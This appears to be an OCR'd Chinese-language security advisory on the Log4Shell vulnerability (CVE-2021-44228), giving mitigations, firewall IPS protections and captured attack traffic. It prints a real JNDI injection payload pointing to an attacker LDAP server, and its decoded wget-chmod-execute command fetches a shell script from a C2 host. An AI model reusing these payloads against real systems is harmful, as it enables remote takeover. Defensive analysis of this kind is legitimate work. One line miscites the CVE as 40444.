Log4shell CVE-2021-44228漏洞


2021/12/15

中華資安國際

高風險漏洞-弱點摘要說明


Apache Log4j

- 編號CVE-2021-44228的漏洞發生於開源日誌資料庫Log4j。Log4j的JNDI功能可用於組態、紀錄訊息。遠端程式碼執行（remote code execution，RCE）漏洞。
- 它是Log4j的JNDI API未能驗證遠端攻擊者由惡意LDAP或其他端點發送修改過參數的log訊息，而自LDAP伺服器下載惡意程式碼至受害系統執行，**最嚴重可接管整臺系統**。CVE-2021-44228又被稱為Log4Shell。
- 該CVE漏洞的危險等級:
  - CVE-2021-40444 (CVSS:3.1 10)
- 來源 https://www.ithome.com.tw/news/148337




高風險漏洞-弱點摘要說明

Apache Log4j



建議的做法(1/2)

- 資安業者發布Apache Log4j 2的漏洞預警，當時查詢Log4j網站發現，在12月14日已有發布修補CVE-2021-44228的Log4j 2.16.0版本
- 建議進行資產盤點，資訊系統架構中是否有Apache Log4j 2 之伺服器主機



建議的做法(2/2)

- 若使用Log4j 2.10以上版本而無法立即升級者，應將系統屬性log4j2.formatMsgNoLookups參數由”false”改為”true”。使用2.10以前版本者，則應從classpath移除JndiLookup class，例如執行以下指令：

```
zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class
```

Github 整理受影響軟體清單 (持續更新中)

- https://github.com/NCSC-NL/log4shell/tree/main/software
- 包含Apache各軟體、防毒軟體、SIEM軟體皆有列出目前進度
- 建議內部盤點軟體再至此網站搜尋是否有列為Vulnerable, 再依原廠建議更新Patch

中華資安國際Secutex偵測攻擊封包

Apache Log4j

Source

```
POST / HTTP/1.1
User-Agent: ${jndi:ldap://45.137.21.9:1389/Basic/Command/Base64/d2dldCBodHRwOi8vNjIuMjEwLjE
zMC4yNTAvbGguc2g7Y2htb2QgK3ggbGguc2g7Li9saC5zaA==}
Host: 210.69.40.77
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Destination

```
HTTP/1.1 411 Length Required
Content-Type: text/html; charset=us-ascii
Server: Microsoft-HTTPAPI/2.0
Date: Sat, 11 Dec 2021 02:53:36 GMT
Connection: close
Content-Length: 344
```

Input 攻擊來源

length: 121
lines: 1

```
ldap://45.137.21.9:1389/Basic/Command/Base64/d2dldCBodHRwOi8vNjIuMjEwLjEzMC4yNTAvbGguc2g
7Y2htb2QgK3ggbGguc2g7Li9saC5zaA==
```

Base64編碼隱藏中繼站

Output


time: 0ms
length: 85
lines: 1

```
.Ö©ÿþ9x~öxÝwóßÁjÈ.ü*&.©Ýü.¬{®wget http://62.210.130.250/lh.sh;chmod +x lh.sh;./lh.sh
```

C2中繼站

PaloAlto防火牆防護機制

Apache Log4j



1. 進行IPS Signature 版本更新，確認可以防護CVE-2021-44228。
2. 設定IPS Profile 進行阻擋防護

Palo Alto NGFW(需有 IPS 功能授權)

Fortinet 防火牆防護機制

Apache Log4j

名稱	威脅程度	目標	作業系統	採取行動	CVE-ID
IPS 特徵值 1/7011					
Apache.Log4j.Error.Log.Remote.Co...	■■■■■	主機端連線	All	封鎖	CVE-2021-44228

1. 進行IPS Signature 版本更新，確認可以防護CVE-2021-44228。

2. 設定IPS Profile 進行阻擋防護

Fortinet FortiGate NGFW
(需有 IPS 功能授權)

特徵碼版本為 19.00218
(含)以上可防護CVE-2021-44228

名稱	Apache.Log4j.Error.Log.Remote.Code.Execution
ID	51006
摘要	This indicates an attack attempt to exploit a Remote Code Execution Vulnerability in Apache Log4j. The vulnerability is due to insufficient sanitizing of user supplied inputs in the application. A remote attacker may be able to exploit this to execute arbitrary code within the context of the application.
嚴重程度	■■■■■
衝擊	System Compromise: Remote attacker can gain control of vulnerable systems.
建議	Apply the most recent upgrade or patch from the vendor https://github.com/apache/logging-log4j2/releases/tag/log4j-2.15.0-rc1

https://www.fortiguard.com/encyclopedia/ips/51006

Checkpoint 防火牆防護機制

Check Point Advisories

Apache Log4j Remote Code Execution (CVE-2021-44228)

Vulnerability | Protection

Check Point Reference:	CPAI-2021-0936
Date Published:	10 Dec 2021
Severity:	Critical
Last Updated:	13 Dec 2021
Source:	
Industry Reference:	CVE-2021-44228
Protection Provided by:	**Security Gateway** R80, R77, R75
Who is Vulnerable?	Apache Log4j2 2.14.1 and prior
Vulnerability Description	A remote code execution vulnerability exists in Apache Log4j. Successful exploitation of this vulnerability could allow a remote attacker to execute arbitrary code on the affected system.

https://www.checkpoint.com/defense/advisories/public/2021/cpai-2021-0936.html

網路上已有多個攻擊產生

- 目前多個客戶及機關都已經有資安設備告警有此類型攻擊

告警名稱	設備供應商	要求URL
Request Header Line number Overflow	Fortinet	/?v=${jndi:ldap://[redacted].gov.tw.jl0cqx343hi84818p6684llm452808ggh.interact.sh/xkyh6yw}